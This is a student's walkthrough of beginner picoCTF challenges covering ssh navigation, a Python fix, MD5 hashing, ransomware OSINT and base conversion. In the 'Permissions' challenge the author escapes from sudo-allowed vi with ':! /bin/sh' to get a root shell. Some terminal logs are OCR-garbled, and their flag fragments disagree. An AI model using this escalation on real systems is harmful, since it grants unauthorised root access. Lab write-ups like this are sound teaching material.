

LAB 1 CAPTURE THE FLAG SOLUTIONS AND WALKTHROUGH

**REPORT WRITTEN
BY BRIAN ODE**

INTRODUCTION

This write up is divided into two parts. web application and general skills Capture the Flag (CTF). This is a write up I followed to capture the flags in the exercise. For consultations, corrections and additions, please reach me via email richdotcomhacker@proton.me or WhatsApp +254748267005. This report also highlights the significance of each exercise in the CTF.

Information and techniques from this write-up should only be used for educational and research purposes. The style for this CTF is Jeopardy-style.

GENERAL SKILLS

Magikarp Ground Mission Challenge

The screenshot shows a challenge page for the Magikarp Ground Mission Challenge. The challenge is categorized under General Skills (330) and has the following details:

- Tags:** picoCTF 2021, General Skills
- AUTHOR:** SYREAL
- Description:** Congratulations! You've solved this challenge!
Assignment: General skills ([picoCTF Online Training](#))
- Description (continued):** Do you know how to move between directories and read files in the shell? Start the container, `ssh` to it, and then `ls` once connected to begin. Login via `ssh` as `ctf-player` with the password, `481e7b14`
Additional details will be available after launching your challenge instance.
- Solver Statistics:** 59,507 users solved
- Status:** This challenge launches an instance on demand. Its current status is: NOT_RUNNING
- Launch Instance:** A blue button to start the challenge instance.
- Hints:** 1 hint available: Finding a cheatsheet for bash would be really helpful!
- Progress:** 88% Liked
- Comments:** 15 points for solving, 20 points for exploit information.
- Related Challenges:** Python Wrangling, Exploit aHEAD.

```
odehke-picoctf@webshell:~$ ssh ctf-player@venus.picoctf.net -p 50441
The authenticity of host '[venus.picoctf.net]:50441 ([3.131.124.143]:50441)' can't be established.
ED25519 key fingerprint is SHA256:P1f6h95BrSVNjbm2AkphfhHGEyAeThib/rM/AwKs24.
This host key is known by the following other names/addresses:
  -./ssh/known_hosts:: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[venus.picoctf.net]:50441' (ED25519) to the list of known hosts.
ctf-player@venus.picoctf.net's password:
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 5.4.0-1041-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage
This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

ctf-player@pico-chall$ ls
1of3.flag.txt  instructions-to-2of3.txt
ctf-player@pico-chall$
```

After launching the instance I was given the information to use to remote into a computer via ssh. After remoting into the computer via ssh I typed in ls to see what might be contained in the file. Interesting I found a file named 1of3.flag.txt. automatically I knew I was looking for 2 more files. I cat the content of 1of3flag.txt and found the first part of the flag. In the same directory there was a instruction-to2of3.txt file. I used the cat command to read the content of that file. The hint instructed me to go to the ‘/’ directory. Using cd / I was able to navigate to the slash directory. In the ‘/’ directory I found the 2of3.flag.txt file and I used the cat command to read the content of the file. It contained a portion of the flag. In the same directory there was another file named intructointo3-of3.txt when I cat the content of this file. I was directed to go to the ‘~’ location.


I used the cd ~ command to go to the ~ location and there was the last portion of the flag.

Significance

The significance of this challenge was to test if the competitors was able to first remote into another computer using secure shell(ssh) and traversing through different directories using the cd command. It also tested the competitor ability to read the file contents using the cat command.

Used commands are ssh,ls,cat and cd.

Solution



```
tf-player@venus.picoctf.net's password:
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 5.4.0-1041-aws x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage
This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

tf-player@pico-chall$ ls
of3.flag.txt instructions-to-2of3.txt
tf-player@pico-chall$ cat of3.flag.txt
icoCTF{xxsh
tf-player@pico-chall$ ^C
tf-player@pico-chall$ cat instructions-to-2of3.txt
ext, go to the root of all things, more succinctly `/
tf-player@pico-chall$ /
tf-player@pico-chall$ ls
of3.flag.txt bin boot dev etc home instructions-to-3of3.txt lib lib64 media mnt opt proc root run sbin srv sys tmp usr var
ut_0f_1\_\V\4t3_
tf-player@pico-chall$ cat instructions-to-3of3.txt
astly, ctf-player, go home... more succinctly `~` 
tf-player@pico-chall$ cd ~
tf-player@pico-chall$ ls
of3.flag.txt drop-in
tf-player@pico-chall$ cat 3of3.flag.txt
118a9a4}
tf-player@pico-chall$
```

fixme2.py CHALLENGE

fixme2.py

Tags: **Beginner picoMini 2022** **General Skills** **Python**

AUTHOR: LT 'SYREAL' JONES

Congratulations! You've solved this challenge!

Assignment: General skills ([picoCTF Online training](#))

Hints

1 **2** **3** **4**

Are equality and assignment the same symbol?

Description

Fix the syntax error in the Python script to print the flag.

[Download Python script](#)

38,598 users solved

86%

HINT 2

fixme2.py 

 | 100 points 

Tags: [Beginner](#) [picoMini 2022](#) [General Skills](#) [Python](#)

AUTHOR: LT 'SYREAL' JONES

Congratulations! You've solved this challenge!

Assignment: General skills ([picoCTF Online training](#))

Hints 

[1](#) [2](#) [3](#) [4](#)

To view the file in the webshell, do: `$ nano`

`fixme2.py`

Description

Fix the syntax error in the Python script to print the flag.

[Download Python script](#)

38,598 users solved

86%

Hint 3

fixme2.py 

 | 100 points 

Tags: **Beginner picoMini 2022** **General Skills** **Python**

AUTHOR: LT 'SYREAL' JONES

Congratulations! You've solved this challenge!

Assignment: General skills ([picoCTF Online training](#))

Hints 

1 **2** **3** **4**

To exit `nano`, press Ctrl and x and follow the on-screen prompts.

Description

Fix the syntax error in the Python script to print the flag.

[Download Python script](#)

38,598 users solved

86%

Hint 4

fixme2.py



100 points

Tags: [Beginner picoMini 2022](#) [General Skills](#) [Python](#)

AUTHOR: LT 'SYREAL' JONES

Hints ?

Congratulations! You've solved this challenge!

Assignment: General skills ([picoCTF Online training](#))

Description

Fix the syntax error in the Python script to print the flag.

Download Python script

The `str_xor` function does not need to be reverse engineered for this challenge.

38.598 users solved

86%

The screenshot shows a challenge page from play.picoctf.org. At the top, there's a navigation bar with links to YouTube, Maps, Gmail, and Google Maps. Below the navigation, on the left, is a sidebar with 'Filters' and search functions. The main content area has a 'Tags' section with 'Beginner picoCTF challenge' selected. A context menu is open over the challenge title, listing options like 'Open link in new tab', 'Open link in new window', 'Open link in incognito window', 'Open link as' (with a dropdown arrow), 'Save link as...', 'Copy link address', 'Open in reading mode', 'Get image descriptions from Google' (with a dropdown arrow), and 'Inspect'. Below the menu, there's a 'Description' section with instructions to fix syntax errors in a flag. A 'Hints' section provides a tip about the str_xor function. At the bottom, it shows '38,598 users solved' and a 'Submit Flag' button.

```

picoCTF{xxsh
ctf-player@pico-challs: ~
ctf-player@pico-challs: cat instructions-to-2of3.txt
Next, go to the root of all things, more succinctly `/
ctf-player@pico-challs: cd /
ctf-player@pico-challs: ls
2of3.flag.txt bin boot dev etc home instructions-to-3of3.txt lib lib64 media mnt opt proc root run sbin srv sys tmp usr var
ctf-player@pico-challs: ^C
ctf-player@pico-challs: cat 2of3.flag.txt
out_of_V4t3r_
ctf-player@pico-challs: cat instructions-to-3of3.txt
Lastly, ctf-player, go home... more succinctly `~'
ctf-player@pico-challs: cd ~
ctf-player@pico-challs: ls
3of3.flag.txt drop-in
ctf-player@pico-challs: cat 3of3.flag.txt
1118a94}
ctf-player@pico-challs: ls
3of3.flag.txt drop-in
ctf-player@pico-challs: exit
logout
Connection to venus.picoctf.net closed.
odehke-picocft@webshell:~$ ls
README.txt cat.jpg convert.py ende.py file.txt fixme1.py fixme2.py flag flag.txt.en index.html index.html.1 index.php index.txt store.c
odehke-picocft@webshell:~$ mkdir solutions
odehke-picocft@webshell:~$ cd solutions
odehke-picocft@webshell:~/solutions$ wget https://artifacts.picoctf.net/c/6/fixme2.py
--2024-02-01 09:02:13-- https://artifacts.picoctf.net/c/6/fixme2.py
Resolving artifacts.picoctf.net (artifacts.picocft.net)... 3.160.22.128, 3.160.22.16, 3.160.22.92, ...
Connecting to artifacts.picoctf.net (artifacts.picoctf.net)|3.160.22.128|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1029 (1.0K) [application/octet-stream]
Saving to: 'fixme2.py'

fixme2.py                                100%[=====] 1.00K --.-KB/s   in 0s

2024-02-01 09:02:13 (4.42 MB/s) - 'fixme2.py' saved [1029/1029]
odehke-picocft@webshell:~/solutions$ 

```

Correct code

```

nano nano-0.v2
import random

def str_xor(secret, key):
    #Extend key to secret length
    new_key = key
    i = 0
    while len(new_key) < len(secret):
        new_key = new_key + key[i]
        i = (i + 1) % len(key)
    return ''.join([chr(ord(secret_c) ^ ord(new_key_c)) for (secret_c,new_key_c) in zip(secret,new_key)])

flag_enc = chr(0x15) + chr(0x07) + chr(0x08) + chr(0x06) + chr(0x27) + chr(0x21) + chr(0x23) + chr(0x15) + chr(0x58) + chr(0x18) + chr(0x11) + chr(0x41) + chr(0x09) + chr(0x5f) + chr(0x0d)
flag = str_xor(flag_enc, 'enkido')
print(flag)
# Check that flag is not empty
if flag == "":
    print("String XOR encountered a problem, quitting.")
else:
    print('That is correct! Here\'s your flag: ' + flag)

```

The terminal shows the command `nano nano-0.v2` being run, followed by the contents of the nano editor showing the correct Python code. The nano editor has a status bar at the bottom with various keyboard shortcuts.

Running this python file on the terminal raised a syntax error. From the first hint the python has an error in the equal sign. The second hint stated that we could edit the python file using the nano command.

This challenge had two solutions. The first one was to comment the “if... else” statement and printing the flag or adding another equal(=)sign in the if statement.

Here is the result of the correct code which is the flag we are looking for.

```

Lastly, ctf-player, go home... more succinctly `~`  

ctf-player@pico-chall:~$ cd ~  

ctf-player@pico-chall:~$ ls  

3of3.flag.txt drop-in  

ctf-player@pico-chall:~$ cat 3of3.flag.txt  

1118a944  

ctf-player@pico-chall:~$ ls  

3of3.flag.txt drop-in  

ctf-player@pico-chall:~$ exit  

logout  

Connection to venus.picoctf.net closed.  

odehke-picoctf@webshell:~$ ls  

README.txt cat.jpg convert.py ende.py file.txt fixme1.py fixme2.py flag flag.txt.en index.html index.html.1 index.php index.txt store.c  

odehke-picoctf@webshell:~$ mkdir solutions  

odehke-picoctf@webshell:~$ cd solutions  

odehke-picoctf@webshell:~/solutions$ wget https://artifacts.picoctf.net/c/6/fixme2.py  

--2024-02-01 09:02:13- https://artifacts.picoctf.net/c/6/fixme2.py  

Resolving artifacts.picoctf.net (artifacts.picoctf.net)... 3.160.22.128, 3.160.22.16, 3.160.22.92, ...  

Connecting to artifacts.picoctf.net (artifacts.picoctf.net)[3.160.22.128]:443... connected.  

HTTP request sent, awaiting response... 200 OK  

Length: 1029 (1.0K) [application/octet-stream]  

Saving to: 'fixme2.py'  

fixme2.py          100%[=====] 1.00K --.-KB/s   in 0s  

2024-02-01 09:02:13 (4.42 MB/s) - 'fixme2.py' saved [1029/1029]  

odehke-picoctf@webshell:~/solutions$ ls  

fixme2.py  

odehke-picoctf@webshell:~/solutions$ python fixme.py  

python: can't open file '/home/odehke-picoctf/solutions/fixme.py': [Errno 2] No such file or directory  

odehke-picoctf@webshell:~/solutions$ nano fixme.py  

odehke-picoctf@webshell:~/solutions$ nano fixme2.py  

odehke-picoctf@webshell:~/solutions$ python fixme2.py  

python: can't open file '/home/odehke-picoctf/solutions/fixme2.py': [Errno 2] No such file or directory  

odehke-picoctf@webshell:~/solutions$ python fixme2.py  

picocTF{3qu4l1ty_n0t_4551gnm3nt_f6a5aefc}  

That is correct! Here's your flag: picocTF{3qu4l1ty_n0t_4551gnm3nt_f6a5aefc}  

odehke-picoctf@webshell:~/solutions$ 

```

Significance of this challenge

The significance of this challenge is to test if the competitor can download a remote file to a linux computer using curl and wget(for those on linux).

It also tests is the competitor knows how to run a python script in the terminal and most importantly debugging the scripts.

Commands used in this challenge were

Wget(curl : to download the remote file

Python command : Running python scripts

nano for Debugging python codes i.e python operators ==

Using text editors i.e nano

HashingJobApp CHALLENGE

HashingJobApp 

 | 100 points 

Tags: **Beginner picoMini 2022** **General Skills** **hashing** **nc** **shell** **Python**

AUTHOR: LT 'SYREAL' JONES

Congratulations! You've solved this challenge!

Assignment: General skills ([picoCTF Online training](#))

Hints 

1

2

You can use a commandline tool or web app to hash text

Description

If you want to hash with the best, beat this test!

`nc saturn.picoctf.net 50561`

33,812 users solved



75%



Liked



HashingJobApp



| 100 points X

Tags: Beginner picoMini 2022 General Skills hashing nc shell Python

AUTHOR: LT 'SYREAL' JONES

Congratulations! You've solved this challenge!

Assignment: General skills ([picoCTF Online training](#))

Hints ?

1 2

Press Ctrl and c on your keyboard to close your connection and return to the command prompt.

Description

If you want to hash with the best, beat this test!

`nc saturn.picoctf.net 50561`

33,812 users solved

75%



Description

When connecting to the remote computer via netcat(nc) we are prompted with words and we are to provide the correct md5 hash. A total of 3 times within 45 seconds.

Hint 1 and 2

Solutions

← → ⌛ md5hashgenerator.com

YouTube Maps Gmail Google Maps

DT Dan's Tools Web Dev Conversion Encoders / Decoders Formatters Internet English

MD5 Hash Generator

Use this generator to create an MD5 hash of a string:

Chinatown

Generate →

Your String	Chinatown
MD5 Hash	09e49bb61f0323a3bfbe8937e2e031e8

Related Tools

- Sha1 Hash Generator

\$1 PER MONTH

Start fresh this new year with QuickBooks Online

Buy now

Buy now

← → ⌛ md5hashgenerator.com

YouTube Maps Gmail Google Maps

DT Dan's Tools Web Dev Conversion Encoders / Decoders Formatters Internet English

MD5 Hash Generator

Use this generator to create an MD5 hash of a string:

Al Pacino

Generate →

Your String	Al Pacino
MD5 Hash	1c9909508d984c65fb3a2f3b28d27faf

Related Tools

- Sha1 Hash Generator

\$1 PER MONTH

Stop doing things the old way

Buy now

Buy now

MD5 Hash Generator

Use this generator to create an MD5 hash of a string:

leaf blowers

Generate →

Your String	leaf blowers
MD5 Hash	ae8a766493afae57c7332794c2c5f340

Related Tools

- Sha1 Hash Generator

```
webshell sessions.

⌚ Network connectivity and resources are limited. Some limits can be checked by typing usage.
😴 Idle sessions will automatically log out after 15 minutes.
📚 For more information and a beginner's guide, type less ~/README.txt.
=====

odehke-picoctf@webshell:~$ nc saturn.picoctf.net 50561
Please md5 hash the text between quotes, excluding the quotes: 'Chinatown'
Answer:
09e49bb61f0323a3bfbe8937e2e031e8
09e49bb61f0323a3bfbe8937e2e031e8
Correct.
Please md5 hash the text between quotes, excluding the quotes: 'bad dogs'
Answer:
Time's up. Press Ctrl-C to disconnect. Feel free to reconnect and try again.

odehke-picoctf@webshell:~$ nc saturn.picoctf.net 50561
Please md5 hash the text between quotes, excluding the quotes: 'Al Pacino'
Answer:
1c9909508d984c65fb3a2f3b28d27faf
1c9909508d984c65fb3a2f3b28d27faf
Correct.
Please md5 hash the text between quotes, excluding the quotes: 'hairballs'
Answer:
360927e98748b8675251a4a68b637b4b
360927e98748b8675251a4a68b637b4b
Correct.
Please md5 hash the text between quotes, excluding the quotes: 'leaf blowers'
Answer:
ae8a766493afae57c7332794c2c5f340
ae8a766493afae57c7332794c2c5f340
Correct.
picoCTF{4pp11c4710n_r3c31v3d_674c1de2}
```

SIGNIFICANCE

The significance of this challenge was to test if the competitor knows how to encode, decode and hash using different encoding formats, for this case it was MD5. Online tools such as cyberssheff and MD5 hasher we used to accomplish this challenge . Data encoding ,decoding and Hashing is very important in cyber security especially for data safety during transit and storage.

TOOLS USED

<https://www.md5hashgenerator.com/>

<https://gchq.github.io/CyberChef/>

skills learnt here include connecting to a remote computer using netcat and encoding data using different tools.

MONEY-WARE RAMSOMWARE CHALLENGE

money-ware

money-ware 

 | 100 points 

Tags: [picoCTF 2023](#) [General Skills](#) [osint](#)

AUTHOR: JUNI19

Hints 

Some crypto-currencies
abuse databases exist; check
them out!

Description

Flag format: picoCTF{Malwarename}

The first letter of the malware name should be
capitalized and the rest lowercase.

Your friend just got hacked and has been asked to pay
some bitcoins to [1Mz7153HMuxXTuR2R1t78mG5dzaAtNbBWX](#).

He doesn't seem to understand what is going on and
asks you for advice. Can you identify what malware
he's being a victim of?

money-ware 

 | 100 points 

Tags: **picoCTF 2023** **General Skills** **osint**

AUTHOR: JUNI19

Congratulations! You've solved this challenge!

Assignment: General skills ([picoCTF Online training](#))

Hints 

1 **2**

Maybe Google might help.

Description

Flag format: picoCTF{Malwarename}

The first letter of the malware name should be capitalized and the rest lowercase.

Your friend just got hacked and has been asked to pay some bitcoins to [1Mz7153HMuxXTuR2R1t78mGSdzaAtNbBWX](#).

He doesn't seem to understand what is going on and asks you for advice. Can you identify what malware he's being a victim of?

Solution

Just googled the bitcoin address [1Mz7153HMuxXTuR2R1t78mGSdzaAtNbBWX](#) malware name

The name returned -- petya malware which was the flag.

The screenshot shows a Google search results page with the following details:

- Search Query:** 1Mz7153HMuxXTuR2R1t78mGSdzaAtNbBWX+malware+name&lrq=1Mz7153HMuxXTuR2R1t78mGSdzaAtNbBW...
- Results:** About 403 results (0.32 seconds)
- First Result:**
 - Title:** Petya Ransomware Spreading Rapidly Worldwide, Just ...
 - Source:** The Hacker News
 - Description:** 27 Jun 2017 — According to multiple sources, a new variant of Petya ransomware, also known as Petwrap, is spreading rapidly with the help of same Windows ...
- Second Result:**
 - Title:** Hackers have made just 3.7 bitcoin – or less than \$10000
 - Source:** CNBC
 - Description:** 28 Jun 2017 — The address is 1Mz7153HMuxXTuR2R1t78mGSdzaAtNbBWX. The wallet has so far received a total of 3.751 bitcoins from victims. Coindesk lists the ...
- Third Result:**
 - Title:** NotPetya Ransomware Attack [Technical Analysis]
 - Source:** CrowdStrike
 - Description:** 29 Jun 2017 — Perfc.dat is the malware name. It is executed with the following arguments: #1 → This is the ordinal number of the exported function; 18 ...
- People also ask:**
 - What is the name of malware attack?
 - What are the names of Russian ransomware?

SIGNIFICANCE

The significance of this challenge was to test if the competitor know how to source information from public sources. A technique referred to as OSINT – Open Source Intelligence. Other OSINT techniques such as google docking can be learnt for the purposes of OSINT.

Permissions CHALLENGE

This was the most challenging challenge in this exercise. We were supposed to read to root file but we had no privilege to do so because we were not in the list of the sudoers.

But when looking at the permissions we had in the system using the sudo -l command we found out we could use vi which is a text editor as a root.

I opened vi with sudo privilege and using the vulnerability in vi I was able to get a shell with root privileges.

```
:! /bin/sh - command
```

From there I was able to navigate to the root user folder.

When I typed ls the file was empty.. I almost gave up.. but an idea came to me...maybe there are hidden files.

When I used the ls -al ...OOOPS !! The file named flag was there. I used cat to read the flag that was inside the file.

Permissions

100 points

Tags: picoCTF 2023 General Skills vim

AUTHOR: GEOFFREY NJOGU

Congratulations! You've solved this challenge!

Assignment: General skills ([picoCTF Online training](#))

This challenge launches an instance on demand.

Its current status is: **RUNNING**

Instance Time Remaining:

14:27

Restart Instance

Description

Can you read files in the root file?

The system admin has provisioned an account for you on the main server:

`ssh -p 52166 picoplayer@saturn.picoctf.net`

Password: `yX-YQgX-vS`

Can you login and read the root file?

Hints ?

1

11,056 users solved

58%



```
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

picoplayer@challenge:~$ ls -a
total 0
picoplayer@challenge:~$ ls -l
picoplayer@challenge:~$ ls -al
total 12
drwxr-xr-x 1 picoplayer picoplayer 29 Feb  1 09:28 .
drwxr-xr-x 1 root      root      24 Aug  4 21:32 ..
-rw-r--r-- 1 picoplayer picoplayer 220 Feb 25 2020 bash_logout
-rw-r--r-- 1 picoplayer picoplayer 3771 Feb 25 2020 bashrc
drwxr-xr-x 2 picoplayer picoplayer 34 Feb  1 09:28 .cache
-rw-r--r-- 1 picoplayer picoplayer 807 Feb 25 2020 .profile
picoplayer@challenge:~$ ls -l
total 0
picoplayer@challenge:~$ ls -a
  .bash_logout .bashrc .profile
picoplayer@challenge:~$ cd /
picoplayer@challenge:/$ ls
bin  boot  challenge  dev  etc  home  lib  lib32  lib64  libx32  media  mnt  opt  proc  root  run  sbin  srv  sys  tmp  usr  var
picoplayer@challenge:/$ ls challenge
ls: cannot open directory 'challenge': Permission denied
picoplayer@challenge:/$ ls root
ls: cannot open directory 'root': Permission denied
picoplayer@challenge:/$
```

```
drwxr-xr-x 1 picoplayer picoplayer 20 Feb 1 09:28 .
drwxr-xr-x 1 root root 24 Aug 4 21:32 ..
-rw-r--r-- 1 picoplayer picoplayer 220 Feb 25 2020 .bash_logout
-rw-r--r-- 1 picoplayer picoplayer 3771 Feb 25 2020 .bashrc
drwxr--r-- 2 picoplayer picoplayer 34 Feb 1 09:28 .cache
-rw-r--r-- 1 picoplayer picoplayer 807 Feb 25 2020 .profile
picoplayer@challenge:~$ ls -l
total 0
picoplayer@challenge:~$ ls -a
. . . bash_logout .bashrc .cache .profile
picoplayer@challenge:~$ cd /
picoplayer@challenge:/$ ls
bin boot challenge dev etc home lib lib32 lib64 libx32 media mnt opt proc root run sbin srv sys tmp usr var
picoplayer@challenge:/$ ls challenge
ls: cannot open directory 'challenge': Permission denied
picoplayer@challenge:/$ ls root
ls: cannot open directory 'root': Permission denied
picoplayer@challenge:/$ sudo -l
[sudo] password for picoplayer:
Sorry, try again.
[sudo] password for picoplayer:
Sorry, try again.
[sudo] password for picoplayer:
sudo: 2 incorrect password attempts
picoplayer@challenge:/$ sudo -l;
[sudo] password for picoplayer:
Sorry, try again.
[sudo] password for picoplayer:
Sorry, try again.
[sudo] password for picoplayer:
Matching Defaults entries for picoplayer on challenge:
    env_reset, mail_badpass, secure_path=/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin

User picoplayer may run the following commands on challenge:
(ALL) /usr/bin/vi
picoplayer@challenge:/$
```

```
picoplayer@challenge:~$ ls -l
total 0
picoplayer@challenge:~$ ls -a
. . . bash_logout .bashrc .cache .profile
picoplayer@challenge:~$ cd /
picoplayer@challenge:/$ ls
bin boot challenge dev etc home lib lib32 lib64 libx32 media mnt opt proc root run sbin srv sys tmp usr var
picoplayer@challenge:/$ ls challenge
ls: cannot open directory 'challenge': Permission denied
picoplayer@challenge:/$ ls root
ls: cannot open directory 'root': Permission denied
picoplayer@challenge:/$ sudo -l
[sudo] password for picoplayer:
Sorry, try again.
[sudo] password for picoplayer:
Sorry, try again.
[sudo] password for picoplayer:
sudo: 2 incorrect password attempts
picoplayer@challenge:/$ sudo -l;
[sudo] password for picoplayer:
Sorry, try again.
[sudo] password for picoplayer:
Matching Defaults entries for picoplayer on challenge:
    env_reset, mail_badpass, secure_path=/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin

User picoplayer may run the following commands on challenge:
(ALL) /usr/bin/vi
picoplayer@challenge:/$ sudo vim
Sorry, user picoplayer is not allowed to execute '/usr/bin/vim' as root on challenge.
picoplayer@challenge:/$ sudo vi

# whoami
root
#
```

```
[sudo] password for picoplayer:
Sorry, try again.
[sudo] password for picoplayer:
sudo: 2 incorrect password attempts
picoplayer@challenge:/$ sudo -l;
[sudo] password for picoplayer:
Sorry, try again.
[sudo] password for picoplayer:
Matching Defaults entries for picoplayer on challenge:
    env_reset, mail_badpass, secure_path=/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin

User picoplayer may run the following commands on challenge:
(ALL) /usr/bin/vi
picoplayer@challenge:/$ sudo vim
Sorry, user picoplayer is not allowed to execute '/usr/bin/vim' as root on challenge.
picoplayer@challenge:/$ sudo vi

# whoami
root
# cat /root
cat: /root: Is a directory
# ls /root
# cd /root
# ls
# ls -al
total 12
drwx----- 1 root root 23 Aug 4 21:34 .
drwxr-xr-x 1 root root 51 Feb 1 09:27 ..
-rw-r--r-- 1 root root 3106 Dec 5 2019 .bashrc
-rw-r--r-- 1 root root 35 Aug 4 21:34 .flag.txt
-rw-r--r-- 1 root root 161 Dec 5 2019 .profile
# cat .flag.txt
picocTF{uS1ng_v1m_3dit0r_55878b51}
#
```

SIGNIFICANCE

The significance of this challenge first was testing if the user knows how to connect to a remote computer using ssh.

Then the challenge was also testing if the user could exploit the vulnerabilities in softwares that he/she has been allowed to run as the root user in order to escalate his/her previledges.

Based



200 points ✓

Tags: [picoCTF 2019](#) [General Skills](#)

AUTHOR: ALEX FULTON/DANIEL TUNITIS

Congratulations! You've solved this challenge!

Assignment: General skills ([picoCTF Online training](#))

Hints ?

[1](#) [2](#)

I hear python can convert things.

Description

To get truly 1337, you must understand different data encodings, such as hexadecimal or binary. Can you get the flag from this program to prove you are on the way to becoming 1337? Connect with nc [jupiter.challenges.picoctf.org 29221](http://jupiter.challenges.picoctf.org:29221).

30,958 users solved

82%

Based 

 | 200 points 

Tags:  

AUTHOR: ALEX FULTON/DANIEL TUNITIS

Congratulations! You've solved this challenge!

Assignment: General skills ([picoCTF Online training](#))

Hints 

It might help to have multiple windows open.

Description

To get truly 1337, you must understand different data encodings, such as hexadecimal or binary. Can you get the flag from this program to prove you are on the way to becoming 1337? Connect with nc [jupiter.challenges.picoctf.org 29221](http://jupiter.challenges.picoctf.org:29221).

30,958 users solved

82%



```
odehke-picoctf@webshell:~$ ssh -p 58460 picoplayer@saturn.picoctf.netclear
ssh: Could not resolve hostname saturn.picoctf.netclear: Name or service not known
odehke-picoctf@webshell:~$ ssh -p 58460 picoplayer@saturn.picoctf.netclear
ssh: Could not resolve hostname saturn.picoctf.netclear: Name or service not known
odehke-picoctf@webshell:~$ nc jupiter.challenges.picoctf.org 29221
Let us see how data is stored
computer
Please give me the 01100011 01101111 01100011 01101011 01100101 01110100 as a word.
...
you have 45 seconds.....
Input:
computer
Please give me the 154 151 172 141 162 144 as a word.
Input:
numeric
WRONG!
odehke-picoctf@webshell:~$ ssh -p 58460 picoplayer@saturn.picoctf.netclear
ssh: Could not resolve hostname saturn.picoctf.netclear: Name or service not known
odehke-picoctf@webshell:~$ nc jupiter.challenges.picoctf.org 29221
Let us see how data is stored
socket
Please give me the 01110011 01101111 01100011 01101011 01100101 01110100 as a word.
...
you have 45 seconds.....
Input:
socket
Please give me the 143 157 154 157 162 141 144 157 as a word.
Input:
colorado
Please give me the 736f636b6574 as a word.
Input:
socket
You've beaten the challenge
Flag: picoCTF{learning_about_converting_values_00a975ff}
```

SIGNIFICANCE

Conversion from different data presentation formats using automation tools. For my case I used cybersheff.

Use cyber chef or python scripts

first prompt

Please give me the 01110011 01101111 01100011 01101011 01100101 01110100 as a word.

"socket" in ASCII representation.

second prompt

Please give me the 143 157 154 157 162 141 144 157 as a word.

ASCII to word "colorado".

Please give me the 736f636b6574 as a word.

hexadecimal sequence "736f636b6574" translates to the word "socket" in ASCII representation

plumbing

plumbing 

 | 200 points 

Tags: [picoCTF 2019](#) [General Skills](#)

AUTHOR: ALEX FULTON/DANNY TUNITIS

Congratulations! You've solved this challenge!

Assignment: General skills ([picoCTF Online training](#))

Hints 

[1](#) [2](#)

Remember the flag format is
picoCTF{XXXX}

Description

Sometimes you need to handle process data outside of a file. Can you find a way to keep the output from this program and search for the flag? Connect to [jupiter.challenges.picoctf.org 7480](http://jupiter.challenges.picoctf.org:7480).

35,318 users solved



93%

Liked



plumbing 

 | 200 points 

Tags:  

AUTHOR: ALEX FULTON/DANNY TUNITIS

Congratulations! You've solved this challenge!

Assignment: General skills ([picoCTF Online training](#))

Hints 

What's a pipe? No not that kind of pipe... This [kind](#)

Description

Sometimes you need to handle process data outside of a file. Can you find a way to keep the output from this program and search for the flag? Connect to [jupiter.challenges.picoctf.org 7480](http://jupiter.challenges.picoctf.org:7480).

35,318 users solved

93%



Liked



Trying to connect you get an infinite loop

```
Not a flag either
